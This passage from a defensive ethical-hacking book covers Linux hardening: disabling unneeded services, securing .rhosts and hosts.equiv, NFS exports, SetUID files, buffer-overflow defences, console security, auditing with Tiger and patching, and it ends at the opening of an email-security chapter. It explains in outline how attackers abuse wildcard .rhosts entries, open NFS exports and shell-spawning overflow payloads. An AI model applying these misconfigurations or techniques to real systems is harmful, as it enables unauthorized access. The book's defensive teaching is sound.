22/tcp open ssh OpenSSH 3.4p1 (protocol 1.99)
23/tcp open telnet Linux telnetd
53/tcp open domain ISC Bind 9.2.1
79/tcp open finger Linux fingerd
80/tcp open http Apache httpd 2.0.40 ((Red Hat Linux))
111/tcp open rpcbind 2 (rpc #100000)
199/tcp open smux Linux SNMP multiplexer
443/tcp open ssl Microsoft IIS SSL
512/tcp open exec?
513/tcp open login?
514/tcp open shell?
873/tcp open rsync?
1241/tcp open nessus?
6000/tcp open X11 (access denied)
Nmap run completed -- 1 IP address (1 host up) scanned in 100.825 seconds
C:\nmap>

FIGURE 13-5: Using Nmap to check application versions.

TIP To run `lsof`, log in and enter this command at a Linux command prompt: `lsof`. Tons of options are available via `lsof -h`, such as `lsof -I +D /var/log` to show which log files are currently being used over which network connections. The `lsof` command can

come in handy when you suspect that malware has found its way onto the system.

Countermeasures against attacks on unneeded services

You can and should disable the unneeded services on your Linux systems, which is one of the best ways to keep your Linux system secure. Like reducing the number of entry points (such as open doors and windows) in your house, the more entry points you eliminate, the fewer places an intruder can break in.

Disabling unneeded services

The best method of disabling unneeded services depends on whether the daemon is loaded in the first place. You have several places to disable services, depending on the version of Linux you're running.

REMEMBER If you don’t need to run a particular service, take the safe route: Turn it off! Just give people on the network ample warning of what you’re going to do in the event that someone needs the service for work.

INETD.CONF (OR XINETD.CONF)

If it makes good business sense to do so (that is, if you don’t need the services), disable unneeded services by commenting out the loading of daemons that you don’t use. Follow these steps:

1. **Enter the following command at the Linux prompt:**

   ```
   ps -aux
   ```

   The process ID (PID) for each daemon, including inetd, is listed onscreen. In Figure 13-6, the PID for the sshd (Secure Shell daemon) is 646.



Linux - SecureCRT
File Edit View Options Transfer Script Window Help
[root@localhost kbeaver]# ps -aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.2 1264 460 ? S Feb06 0:04 init
root 2 0.0 0.0 0 0 ? SW Feb06 0:00 [keventd]
root 3 0.0 0.0 0 0 ? SW Feb06 0:00 [kapmd]
root 4 0.0 0.0 0 0 ? SWN Feb06 0:00 [ksoftirqd_CPU0]
root 5 0.0 0.0 0 0 ? SW Feb06 0:03 [kswapd]
root 6 0.0 0.0 0 0 ? SW Feb06 0:00 [bdflush]
root 7 0.0 0.0 0 0 ? SW Feb06 0:00 [kupdated]
root 8 0.0 0.0 0 0 ? SW Feb06 0:00 [mdrecoveryd]
root 14 0.0 0.0 0 0 ? SW Feb06 0:00 [scsi_eh_0]
root 17 0.0 0.0 0 0 ? SW Feb06 0:01 [kjournald]
root 73 0.0 0.0 0 0 ? SW Feb06 0:00 [khubd]
root 165 0.0 0.0 0 0 ? SW Feb06 0:00 [kjournald]
root 407 0.0 0.0 0 0 ? SW Feb06 0:00 [eth0]
root 461 0.0 0.2 1324 532 ? S Feb06 0:00 syslogd -m 0
root 465 0.0 0.2 1264 432 ? S Feb06 0:00 klogd -x
rpc 483 0.0 0.2 1404 524 ? S Feb06 0:00 portmap
rpcuser 502 0.0 0.3 1444 728 ? S Feb06 0:00 rpc.statd
root 583 0.0 0.2 1256 488 ? S Feb06 0:00 /usr/sbin/apmd -p 10 -w 5 -W -P
root 620 0.0 1.2 7732 2332 ? S Feb06 1:17 /usr/sbin/snmptrapd -s -u /var/r
named 629 0.0 1.2 10624 2484 ? S Feb06 0:00 named -u named
root 646 0.0 0.7 3200 1428 ? S Feb06 0:10 /usr/sbin/sshd
root 660 0.0 0.4 1996 916 ? S Feb06 0:00 xinetd -stayalive -reuse -pidfil
ntp 674 0.0 0.9 1836 1828 ? SL Feb06 0:00 ntpd -U ntp
root 693 0.0 0.2 3196 528 ? S Feb06 0:00 rpc.rquotad
root 698 0.0 0.0 0 0 ? SW Feb06 0:00 [nfsd]
Ready
ssh1: 3DES
27, 27
27 Rows, 95 Cols
VT100

FIGURE 13-6: Viewing the PIDs for running daemons by using ps -aux.

2. **Make note of the PID for inetd.**
3. **Open `/etc/inetd.conf` in the Linux text editor vi by entering the command:**

   ```
   vi /etc/inetd.conf
   ```

   or

   ```
   /etc/xinetd.conf
   ```

4. **When you have the file loaded in vi, enable the insert (edit) mode by pressing I.**
5. **Move the cursor to the beginning of the line of the daemon that you want to disable, such as httpd (web server daemon), and type # at the beginning of the line.**

   This step comments out the line and prevents it from loading when you reboot the server or restart inetd. It's also good for record keeping and change management.
6. **To exit vi and save your changes, press Esc to exit the insert mode, type** :wq**, and then press Enter.**

This step tells vi that you want to write your changes and quit.

7. **Restart inetd by entering this command with the inetd PID:**

```
kill -HUP PID
```

TIP If you're relatively new to Linux or you don't use it enough to be a master of the command line, you've no doubt noticed that it can be quite complex, if not overwhelming. This happens to be a great use case for generative AI. Simply ask your favorite LLM something like the following: "How can you help me learn about Linux commands?" Within just a few interactions, you are well on your way to mastering the Linux command line. And if you ever need to go back to learn more about a specific command, such as *ps* or *vi* or *grep*, you're one simple AI prompt away.

CHKCONFIG

If you don't have an `inetd.conf` file (or if it's empty), your version of Linux is probably running the xinetd program — a more-secure replacement for inetd — to listen for incoming network application requests. You can edit the `/etc/xinetd.conf` file in this case. For more information on the use of xinetd and `xinetd.conf`, enter **man xinetd** or **man xinetd.conf** at a Linux command prompt. If you're running Red Hat 7.0 or later, you can run the `/sbin/chkconfig` program to turn off the daemons you don't want to load.

You can also enter **chkconfig --list** at a command prompt to see what services are enabled in the `xinetd.conf` file.

If you want to disable a specific service, such as snmp, enter the following:

```
chkconfig --del snmpd
```

TIP You can use the chkconfig program to disable other services, such as FTP, Telnet, and web server.

Access control

TCP Wrappers can control access to critical services that you run, such as FTP and HTTP. This program controls access for TCP services and logs their use, helping you control access via hostname or IP address and track malicious activities.

You can find more information about TCP Wrappers at `www.csee.umbc.edu/~stephen/491sproj/index.html`.

REMEMBER Always make sure that your OS and the applications running on it aren't open to the world (or your internal network where that might matter) by ensuring that reasonable password requirements are in place. Don’t forget to disable anonymous FTP unless you absolutely need it. Even if you do, limiting system access to those who have a business need to access sensitive information can help if that’s a possibility.

Securing the .rhosts and hosts.equiv Files

Linux and all the flavors of Unix are file-based OSes. Practically everything that’s done on the system involves the manipulation of files, which is why so many attacks against Linux are at the file level.

Hacks using the hosts.equiv and .rhosts files

If hackers can capture a user ID and password by using a network analyzer or can crash an application and gain access via a buffer overflow, one thing they look for is which users are trusted by the local

system. For that reason, it’s critical to assess these files yourself. The `/etc/hosts.equiv` and `.rhosts` files list this information.

hosts.equiv

The `/etc/hosts.equiv` file won't give away root access information, but it does specify which accounts on the system can access services on the local host. For example, if tribe was listed in this file, all users on the tribe system would be allowed access. As with the `.rhosts` file, external hackers can read this file and then spoof their IP address and hostname to gain unauthorized access to the local system. Attackers can also use the names located in the `.rhosts` and `hosts.equiv` files to look for the names of other computers to exploit.

.rhosts

The highly important `$home/.rhosts` files in Linux specify which remote users can access the Berkeley Software Distribution (BSD) r-commands (such as rsh, rcp, and rlogin) on the local system without a password. This file is in a specific user's (including root’s) home directory, such as `/home/jsmith`. A `.rhosts` file may look like this:

```
tribe scott
tribe eddie
+tribe geoff
```

This file allows users Scott and Eddie on the remote-system tribe to log in to the local host with the same privileges as the local user. If a plus sign (+) is entered in the remote-host and user fields, any user from any host can log in to the local system. The hacker can add entries into this file by using either of these tricks:

- Manipulating the file manually
- Running a script that exploits an unsecured Common Gateway Interface (CGI) script on a web-server application that's running on the system

This configuration file is a prime target for a malicious attack. On most Linux systems I’ve tested, these files aren’t enabled by default. But a

user can create one in their home directory on the system intentionally or accidentally, which can create a major security hole in the system.

Countermeasures against .rhosts and hosts.equiv file attacks

Use both of the following countermeasures to prevent hacker attacks against the `.rhosts` and `hosts.equiv` files in your Linux system.

Disabling commands

A good way to prevent abuse of these files is to disable the BSD r-commands. You can disable these commands in two ways:

- Comment out the lines starting with `shell`, `login`, and `exec` in `inetd.conf`.
- Edit the `rexec`, `rlogin`, and `rsh` files located in the `/etc/xinetd.d` directory. Open each file in a text editor and change `disable=no` to `disable=yes`.

TIP In Red Hat Enterprise Linux, you can disable the BSD r-commands with the setup program:

1. **Enter setup at a command prompt.**
2. **Enter system-config-services.**
3. **Select the appropriate services.**
4. **Click Disable.**

Blocking access

A couple of countermeasures can block rogue access of the `.rhosts` and `hosts.equiv` files:

- Block spoofed addresses at the firewall, as I outline in Chapter 9.

- Set the read permissions for each file's owner only.
  - `.rhosts`: Enter this command in each user's home directory:

    ```
    chmod 600 .rhosts
    ```

  - `hosts.equiv`: Enter this command in the `/etc` directory:

    ```
    chmod 600 hosts.equiv
    ```

You can also use Open Source Tripwire (https://sourceforge.net/projects/tripwire) to monitor these files and alert you when access is obtained or changes are made.

Assessing the Security of NFS

The Network File System (NFS) is used to mount remote file systems (similar to shares in Windows) from the local machine. Given the remote access nature of NFS, it certainly has its fair share of hacks. I cover additional storage vulnerabilities and hacks in Chapter 16.

NFS hacks

If NFS was set up improperly or its configuration has been tampered with — namely, the `/etc/exports` file, which contains a setting that allows the world to read the entire file system — remote hackers can easily obtain remote access and do anything they want on the system. Assuming that no access control list is in place, all it takes is a line, such as `/rw` in the `/etc/exports` file.

This line says that anyone can mount the root partition remotely in a read-write fashion. The following conditions must also be true:

- The NFS daemon (nfsd) must be running, along with the portmap daemon that would map NFS to RPC.
- The firewall must allow the NFS traffic through.
- The remote systems that are allowed into the server running the NFS daemon must be placed in the `/etc/hosts.allow` file.

This remote-mounting capability is easy to misconfigure. It's often related to a Linux administrator's misunderstanding of what it takes to share NFS mounts and resorting to the easiest way to get it working. If someone can gain remote access, the system is theirs.

Countermeasures against NFS attacks

The best defense against NFS hacking depends on whether you need the service running.

- If you don't need NFS, disable it.
- If you need NFS, implement the following countermeasures:
  - Filter NFS traffic at the firewall — typically UDP port 111 (the port-mapper port) if you want to filter all RPC traffic.
  - Add network access control lists to limit access to specific hosts.
  - Make sure that your `/etc/exports` and `/etc/hosts.allow` files are configured properly to keep the world outside your network.

Checking File Permissions

In Linux, special file types allow programs to run with the file owner's rights: SetUID (for user IDs) and SetGID (for group IDs).

REMEMBER Leverage AI to help understand these concepts. A simple AI prompt such as "explain Linux file types and permissions in simple terms" can really help to clarify the complexities beyond the scope of what I cover in this book.

SetUID and SetGID are required when a user runs a program that needs full access to the system to perform its tasks. When a user invokes the passwd program to change their password, for example, the program is loaded and run without root privileges or any other user's privileges.

This is done so that the user can run the program and the program can update the password database without the root account's being involved in the process.

File permission hacks

By default, rogue programs that run with root privileges can be easily hidden. An external attacker or malicious insider might do this to hide hacking files, such as rootkits, on the system. This can be done with SetUID and SetGID coding in hacking programs.

Countermeasures against file permission attacks

You can test for rogue programs by using both manual and automated testing methods.

Manual testing

The following commands can identify and print to the screen SetUID and SetGID programs:

- Programs that are configured for SetUID:

```
find / -perm -4000 –print
```

- Programs that are configured for SetGID:

```
find / -perm -2000 –print
```

- Files that are readable by anyone in the world:

```
find / -perm -2 -type f –print
```

- Hidden files:

```
find / -name ".*"
```

You probably have hundreds of files in each of these categories, so don't be alarmed. When you discover files with these attributes set, you need to make sure that they're supposed to have those attributes by researching in your documentation or on the internet or comparing them with a known-secure system or data backup.

REMEMBER Keep an eye on your systems to detect any new SetUID or SetGID files that suddenly appear.

Automatic testing

You can use an automated file integrity monitoring program to alert you when these types of changes are made. This practice is what I recommend; it's a lot easier than manual checks on an ongoing basis. Security controls can include

- A change-detection application, such as Open Source Tripwire, which can help you keep track of what changed and when.
- A file-monitoring program, such as COPS (point your web browser to `http://ftp.cerias.purdue.edu/pub/tools/unix/scanners/cops`), which finds files that have changed in status, such as a new SetUID or removed SetGID.

Finding Buffer Overflow Vulnerabilities

RPC and other vulnerable daemons are common targets for buffer-overflow attacks. Buffer-overflow attacks are how hackers often get in to modify system files, read database files, and more.

Attacks

In a buffer-overflow attack, the attacker manually sends strings of information to the victim Linux machine or writes a script that does so. These strings contain the following:

- Instructions to the processor to do nothing
- Malicious code to replace the attacked process. `exec ("/bin/sh")` creates a shell command prompt, for example.

- A pointer to the start of the malicious code in the memory buffer

If an attacked application (such as FTP or RPC) is running as root, this situation can give attackers root permissions in their remote shells. Specific examples of vulnerable software running on Linux are Samba, MySQL, and Mozilla Firefox. Depending on the version, this software can be exploited with commercial or free tools such as Metasploit (www.metasploit.com) to obtain remote command prompts, add backdoor user accounts, change ownership of files, and more. I cover Metasploit in Chapter 12.

Countermeasures against buffer overflow attacks

Three main countermeasures can help prevent buffer-overflow attacks:

- Disable unneeded services.
- Protect your Linux systems with a firewall or a host-based IPS.
- Enable another access control mechanism, such as TCP Wrappers, that authenticates users with a password.

WARNING Don't just enable access controls via an IP address or hostname, which can easily be spoofed.

As always, make sure that your systems have been updated with the latest kernel and software updates.

Checking Physical Security

Some Linux vulnerabilities involve the bad guy being at the system console — something that's entirely possible given the insider threats that every organization faces.

Physical security hacks

If an attacker is at the system console, anything goes, including rebooting the system (even if no one is logged in) by pressing

Ctrl+Alt+Delete. Unless the system is protected with BIOS/UEFI password, full disk encryption, or a locked bootloader once the system is rebooted, the attacker could start it in single-user mode, which may allow them to zero out the root password or possibly read the entire shadow password file. I cover password cracking in Chapter 8.

Countermeasures against physical security attacks

Edit your `/etc/inittab` file and comment out (place a `#` sign in front of) the line that reads `ca::ctrlaltdel:/sbin/shutdown -t3 -r now`, shown in the last line of Figure 13-7. These changes prevent someone from rebooting the system by pressing Ctrl+Alt+Delete. Be forewarned that this change also prevents you from legitimately pressing Ctrl+Alt+Delete.



Linux - SecureCRT
File Edit View Options Transfer Script Window Help
[kbeaver@localhost etc]# cat inittab
#
inittab This file describes how the INIT process should set up
the system in a certain run-level.
#
Author: Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
Modified for RHS Linux by Marc Ewing and Donnie Barnes
#
Default runlevel. The runlevels used by RHS are:
0 - halt (Do NOT set initdefault to this)
1 - Single user mode
2 - Multiuser, without NFS (The same as 3, if you do not have networking)
3 - Full multiuser mode
4 - unused
5 - X11
6 - reboot (Do NOT set initdefault to this)
#
id:5:initdefault:
System initialization.
si::sysinit:/etc/rc.d/rc.sysinit
l0:0:wait:/etc/rc.d/rc 0
l1:1:wait:/etc/rc.d/rc 1
l2:2:wait:/etc/rc.d/rc 2
l3:3:wait:/etc/rc.d/rc 3
l4:4:wait:/etc/rc.d/rc 4
l5:5:wait:/etc/rc.d/rc 5
l6:6:wait:/etc/rc.d/rc 6
Things to run in every runlevel.
ud::once:/sbin/update
Trap CTRL-ALT-DELETE
ca::ctrlaltdel:/sbin/shutdown -t3 -r now
Ready
ssh1: 3DES
35, 26
36 Rows, 107 Cols
VT100

FIGURE 13-7: /etc/inittab showing the line that allows a Ctrl+Alt+Delete shutdown.

For Linux-based laptops, use Linux Unified Key Setup (LUKS) disk-encryption software that's built into most modern Linux distributions. Commercial (paid) alternatives are available from companies such as WinMagic (www.winmagic.com) and Broadcom (www.broadcom.com/products/cyber-security/endpoint/end-user). If you don't, when a laptop is lost or stolen, you could very well have a data breach on your hands, not to mention the state and federal compliance and disclosure-law requirements that go along with it. Not good!

TIP If you believe that someone recently gained access to your system, physically or by exploiting a vulnerability such as a weak password or buffer overflow, you can use a program called last to view the last few logins into the system to check for strange login IDs or login times. This program peruses the `/var/log/wtmp` file and displays the users who logged in last. If you want to see the most recent logins, enter **last | head** to view the first part of the file (the first ten lines). This is another great use case for AI. Uploading the wtmp file ChatGPT, for example, can show a list of users and also filter by specific usernames, time ranges, and IP addresses. This is just one of literally unlimited examples of how AI can help take the pain out of these processes and save you so much time.

Performing General Security Tests

Assess critical and often-overlooked security issues on your Linux and macOS systems, such as the following:

- Misconfigurations or unauthorized entries in the shadow password files, which could provide covert system access
- Password complexity requirements
- Users equivalent to root

- Suspicious automated tasks configured in cron, the script scheduler program
- Signature checks on system binary files
- Checks for malware
- Network configuration, including measures to prevent packet spoofing and other DoS attacks
- Permissions on system log files

You can perform all these assessments manually or use an automated tool. Figure 13-8 shows the initiation of the oldie-but-goodie Tiger security-auditing tool (`www.nongnu.org/tiger`), and Figure 13-9 shows a portion of the audit results. Talk about some great bang for no buck!

Alternatives to Tiger include Linux Security Auditing Tool (`http://usat.sourceforge.net`) and Bastille Unix (`http://bastille-linux.sourceforge.net`).



Linux - SecureCRT
File Edit View Options Transfer Script Window Help
[root@localhost tiger]# /usr/local/bin/tiger
bash: /usr/local/bin/tiger: No such file or directory
[root@localhost tiger]# /usr/local/sbin/tiger
Tiger UN*X security checking system
Developed by Texas A&M University, 1994
Updated by the Advanced Research Corporation, 1999-2002
Further updated by Javier Fernandez-Sanguino, 2001-2003
Covered by the GNU General Public License (GPL)
Configuring...
Will try to check using config for 'i586' running Linux 2.4.18-14...
--CONFIG-- [con005c] Using configuration files for Linux 2.4.18-14. Using configuration files for generic Linux 2.
Tiger security scripts *** undetermined ***
22:17> Beginning security report for localhost.localdomain.
22:17> Starting file systems scans in background...
22:17> Checking password files...
22:17> Checking password format...
22:17> Checking group files...
22:17> Checking user accounts...
22:17> Checking .rhosts files...
22:17> Checking .netrc files...
22:17> Checking ttytab, securetty, and login configuration files...
22:17> Checking PATH settings...
22:18> Checking anonymous ftp setup...
22:18> Checking mail aliases...
22:18> Checking cron entries...
Ready
ssh1: 3DES
30, 1
28 Rows, 100 Cols
VT100

FIGURE 13-8: Running the Tiger security-auditing tool.



Linux - SecureCRT
File Edit View Options Transfer Script Window Help
* Checking network configuration
--FAIL-- [lin010f]
The system is configured to answer to ICMP broadcasts
--FAIL-- [lin013f]
The system is not protected against Syn flooding attacks
--FAIL-- [lin014f]
The system permits the transmission of IP packets with invalid addresses
--FAIL-- [lin016f]
The system permits source routing from incoming packets
--WARN-- [lin017w]
The system is not configured to log suspicious (martian) packets
* Verifying system specific password checks...
--WARN-- [acc016w] Login ID root does not have password aging enabled.
Ready
ssh1: 3DES
28, 9
15 Rows, 100 Cols
VT100

FIGURE 13-9: Partial output of the Tiger tool.

Patching

Ongoing patching is perhaps the best thing you can do to enhance and maintain the security of your Linux and macOS systems. Regardless of the Linux distribution you use, using a tool to assist in your patching efforts makes your job a lot easier.

WARNING I often find that Linux and macOS are out of the patch-management loop. With the focus on patching Windows, many network administrators forget about these other systems on their network. Don't fall into this trap, especially given the growing use of macOS and the reality that you could have a critical vulnerability such as log4j running on Apache on one of your Linux or macOS systems. I've seen the latter many times!

REMEMBER Patching is critical, even on OSes that have long been assumed to be secure. macOS High Sierra, for example, had two big vulnerabilities that affected a lot of Mac computers. The first vulnerability provided full root user access to the system without a password; the second vulnerability provided App Store Settings

access if you entered any admin username combined with a random password. A newer vulnerability affecting more recent versions of macOS and its Transparency, Consent, and Control (TCC) technology was discovered by Microsoft in early 2022 that could expose sensitive information on Macs. These and all other vulnerabilities uncovered on the macOS platform underscore the importance of being alert to these flaws, responding promptly, and patching macOS systems as soon as possible. Even when users bring in their own Macs, they need to know that timely patching is of the essence, and you need to be able to enforce patching wherever possible. Your business network and sensitive information are on the line!

Distribution updates

For Linux, the process is different in every distribution. You can use the following tools, based on your specific distribution:

- **Red Hat:** The following tools update Red Hat Linux systems:
  - RPM Packet Manager, which is the graphical user interface (GUI) application that runs in the Red Hat GUI desktop. It manages files with a `.rpm` extension that Red Hat and other freeware and open-source developers use to package their programs. RPM Packet Manager was originally a Red Hat system but is now available for many versions of Linux.
  - up2date, a command-line, text-based tool that's included in Red Hat, Fedora, and CentOS.
- **Debian:** You can use the Debian package management system (dpkg) included with the OS to update Debian Linux systems.
- **Slackware:** You can use the Slackware Package Tool (pkgtool) included with the OS to update Slackware Linux systems.
- **SUSE:** SUSE Linux includes YaST2 software management.

TIP In addition to Linux kernel and general operating system updates, make sure to pay attention to Apache, OpenSSL, OpenSSH, MySQL, PHP, and other software programs on your systems. They may have weaknesses that you don't want to overlook.

For macOS, outside of using a centralized mobile device management system such as Jamf (www.jamf.com) or Kandjii (www.kandji.io), the updates are pushed to the computer locally, and, unfortunately, it's up to the user to install the updates by default. If the update is critical "Install system data files and security updates" in System Settings/General/Software Update/Automatic Updates has been enabled, then the updates will be applied automatically.

Multiplatform patch managers

Commercial patch management tools have additional features, such as correlating patches with vulnerabilities and automatically deploying appropriate patches. Commercial tools that can help with Linux and macOS patch management include ManageEngine Desktop Central (www.manageengine.com/products/desktop-central/mac-management.html), GFI LanGuard (https://gfi.ai/products-and-solutions/network-security-solutions/languard), and KACE Systems Management Appliance (www.quest.com/products/kace-systems-management-appliance).

Part 5

Hacking Applications

IN THIS PART …

Discover how email and messaging systems impact your security posture.

See how common web application flaws create big and unnecessary business risks.

Understand how database and storage systems can create some of the greatest security challenges of all.

Tap into AI to quickly pinpoint high-value security flaws.

Chapter 14

Email Systems

IN THIS CHAPTER

- **Understanding the risks with modern email**
- **Attacking email systems**
- **Using AI to enhance email server protection**

Email systems often create vulnerabilities that IT and security administrators overlook. Why? Well, in my experience, the software is vulnerable because network administrators often believe that firewalls and antimalware protection are all they need to keep trouble away, or they simply forget about securing these systems because they're presumably not high-value assets. It could be argued that email is one of the highest asset systems within any organization.

In this chapter, I show you how to test for common email issues. I also outline key countermeasures to help prevent these hacks against your systems.

Introducing Email System Vulnerabilities

Practically all messaging applications are hacking targets on your network. Given the proliferation of and business dependence on email, just about anything is fair game. It's downright scary what people with ill intent can do with these tools.

With messaging systems, one underlying weakness is that many of the supporting protocols weren't designed with security in mind —

